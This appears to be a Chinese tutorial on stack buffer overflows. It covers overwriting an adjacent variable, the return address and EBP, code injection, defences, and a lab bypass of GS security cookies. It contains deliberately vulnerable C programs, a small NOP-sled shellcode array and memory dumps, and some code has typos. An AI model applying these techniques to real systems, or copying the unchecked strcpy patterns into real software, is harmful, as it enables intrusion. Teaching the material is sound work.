缓冲区溢出


1.缓冲区溢出原理

缓冲区是一块连续的计算机内存区域，可保存相同数据类型的多个实例。缓冲区可以是栈(局部变量，函数的参数值)、堆(由new创建的对象)和静态数据区(全局或静态)。在C/C++语言中，通常使用字符数组和malloc/new之类内存分配函数实现缓冲区。溢出指数据被添加到分配给该缓冲区的内存块之外。缓冲区溢出是最常见的程序缺陷。

     栈帧结构的引入为高级语言中实现函数或过程调用提供直接的硬件支持，但由于将函数返回地址这样的重要数据保存在程序员可见的堆栈中，因此也给系统安全带来隐患。若将函数返回地址修改为指向一段精心安排的恶意代码，则可达到危害系统安全的目的。此外，堆栈的正确恢复依赖于压栈的EBP值的正确性，但EBP域邻近局部变量，若编程中有意无意地通过局部变量的地址偏移窜改EBP值(对于一个栈来说，寄存器EBP和ESP分别指向指向系统栈最上面一个[栈帧](http://baike.baidu.com/view/8128123.htm" \t "http://blog.csdn.net/ylyuanlu/article/details/_blank)的底部(高地址)和栈帧顶部（低地址）)，则程序的行为将变得非常危险。

     由于C/C++语言没有数组越界检查机制，当向局部数组缓冲区里写入的数据超过为其分配的大小时，就会发生缓冲区溢出。攻击者可利用缓冲区溢出来窜改进程运行时栈，从而改变程序正常流向，轻则导致程序崩溃，重则系统特权被窃取。

     例如，对于下图的栈结构：

IMG_256

     若攻击者用一个有意义的地址(否则会出现段错误)覆盖返回地址的内容，函数返回时就会去执行该地址处事先安排好的攻击代码。最常见的手段是通过制造缓冲区溢出使程序运行一个用户shell，再通过shell执行其它命令。若该程序有root或suid执行权限，则攻击者就获得一个有root权限的shell，进而可对系统进行任意操作。

     除通过使堆栈缓冲区溢出而更改返回地址外，还可改写局部变量(尤其函数指针)以利用缓冲区溢出缺陷。

2.缓冲区溢出实例

 (1)修改邻接变量

函数的局部变量在栈中一个接一个排列，如果这些局部变量有数组之类的缓冲区，并且存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值

#define PASSWORD "1234567“

int verify\_password (char \*password)

{

int authenticated;

char buffer[8];

authenticated=strcmp(password,PASSWORD);

strcpy(buffer,password);

return authenticated;

}

main()

{

int valid\_flag=0;

char password[1024];

while(1)

{

printf("please input password: ");

scanf("%s",password);

valid\_flag = verify\_password(password);

if(valid\_flag)

{

printf("incorrect password!\n\n");

}

else

{


printf("Congratulation! \n");

break;

}

}


}



authenticated:12FB20

buffer[8]:12FB18-12FB1C

a.输入七个qqqqqqq(0x71)




return address:004010EB

ebp:12FF80

authenticated:1

buffer[8]:71717171717171

b.输入八个qqqqqqqqq(0x71)



return address:004010EB


ebp:12FF80

authenticated:0

buffer[8]:7171717171717171

\*字符串末尾有“\0”

c.输入9个qqqqqqqqqq(0x71)



return address:004010EB


ebp:12FF80

authenticated:71

buffer[8]:7171717171717171

(2)修改函数返回地址

更强大的攻击通过缓冲区溢出改写目标往往不是一个变量，而是瞄准栈帧最下方的EBP与函数返回地址（return address）




return address:004010EB

ebp:12FF80

authenticated:0

buffer[8]:0

a.输入432143214321432(0x31,0x32,0x33,0x34)覆盖EBP




return address:004010EB

ebp:323334

authenticated:31323334

buffer[8]:3132333431323334

b.输入4321432143214321432,覆盖EBP,return addresss



return address:323334

ebp:31323334

authenticated:31323334

buffer[8]:3132333431323334



c.采用读取模式

#define PASSWORD "1234567“

int verify\_password (char \*password)

{

int authenticated;

char buffer[8];

authenticated=strcmp(password,PASSWORD);

strcpy(buffer,password);

return authenticated;

}

main()

{

int valid\_flag=0;

char password[1024];

while(1)

{

FILE \*fp;

if(!(fp=fopen(“password.txt”,”rw”)))exit(0);

fscanf()fp,”%s”,password);

valid\_flag = verify\_password(password);

if(valid\_flag)

{

printf("incorrect password!\n\n");

}

else

{


printf("Congratulation! \n");

break;

}

}


}



return address:00401107

ebp:12FF80


1）成功源码在内存的地址



2）password.txt（16进制）

4

3）栈



4）寄存器



(3)代码植入

利用栈溢出让经程执行输入数据中的植入代码

int verify\_password (char \*password)

{

int authenticated;

char buffer[44];

authenticated=strcmp(password,PASSWORD);

strcpy(buffer,password);//over flowed here!

return authenticated;

}

main()

{

int valid\_flag=0;

char password[1024];

FILE \* fp;

LoadLibrary("user32.dll");//prepare for messagebox

if(!(fp=fopen("password.txt","rw+")))

{

exit(0);

}

fscanf(fp,"%s",password);

valid\_flag = verify\_password(password);

if(valid\_flag)

{

printf("incorrect password!\n");

}

else


{

printf("Congratulation! You have passed the verification!\n");

}

fclose(fp);


}




return address:401118

EBP:12FF80


1)用到函数int messagebox(0,”str”,”str”,0);77d507ea函数地址



2)password.txt



3)寄存器



3.缓冲区溢出防范

 防范缓冲区溢出问题的准则是：确保做边界检查(通常不必担心影响程序效率)。不要为接收数据预留相对过小的缓冲区，大的数组应通过malloc/new分配堆空间来解决；在将数据读入或复制到目标缓冲区前，检查数据长度是否超过缓冲区空间。同样，检查以确保不会将过大的数据传递给别的程序，尤其是第三方COTS(Commercial-off-the-shelf)商用软件库——不要设想关于其他人软件行为的任何事情。

     若有可能，改用具备防止缓冲区溢出内置机制的高级语言(Java、C#等)。但许多语言依赖于C库，或具有关闭该保护特性的机制(为速度而牺牲安全性)。其次，可以借助某些底层系统机制或检测工具(如对C数组进行边界检查的编译器)。

4.GS(针对栈溢出的安全编译)

(1)在所有函数调用发生时，向栈帧内压入一个额外的随机DWORD，这个随机数被称为Security Cookie。

(2)Security Cookie位于EBP之前，系统还将在.data的内存区域中存放一个Security Cookie的副本，从而进行校验；

(3)当栈中发生溢出时，Security Cookie将被首先淹没，之后才是EBP和返回地址；

(4)在函数返回之前，系统将会执行一个额外的安全验证操作，被称作Security Check；

(5)在Security Check的过程中，系统将比较栈帧中原先存放的Security Cookie和.data中副本的值，如果两者不吻合，说明栈中的Security Cookie已经被破坏了，即栈中发生了溢出；

(6)当检测到栈中发生溢出时，系统将进入异常处理流程，函数不会被正常返回，ret指令也不会被执行。

5.替换栈中与.idata中的security cookies突破GS

#include <stdafx.h>

#include <string.h>

#include <stdlib.h>

char shellcode[]=

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\x90\x90\x90\x90"

"\xEC\x6E\x82\x90"; //security cookies

void test(char \* str, int i, char \* src)

{

char dest[20];

if(i<0x9995)

{

char \* buf=str+i;

buf=\*src;

\*(buf+1)=\*(src+1);

\*(buf+2)=\*(src+2);

\*(buf+3)=\*(src+3);

strcpy(dest,src);

}

}

void main()

{


\_\_asm int 3

char \* str=(char \*)malloc(0x10000);


test(str,0xFFB06FA0,shellcode);

}

char dest[20];



417008 --> security cookies:9FED4954



12FE8C --> shellcode:0x417040

12FE88 --> i: [security]-[str]=0x417008-0x910068=0xFFB16FA0

12FE84 --> str:0x910068

12FE80 --> return address:41151C

12FE7C --> EBP:12FF68

12FE78 --> security cookies:[security] xor EBP=0x9FED4954 xor 0x12FF68 = 9FFFB728


char \* buf=str+i;

\*buf=\*src;


\*(buf+1)=\*(src+1);

\*(buf+2)=\*(src+2);

\*(buf+3)=\*(src+3);




12FE54 --> buf :417008



417008 --> security cookies:90909090

strcpy(dest,src);



12FE78 --> security cookies:[security] xor EBP=0x90909090 xor 0x12FE7C = 90826EEC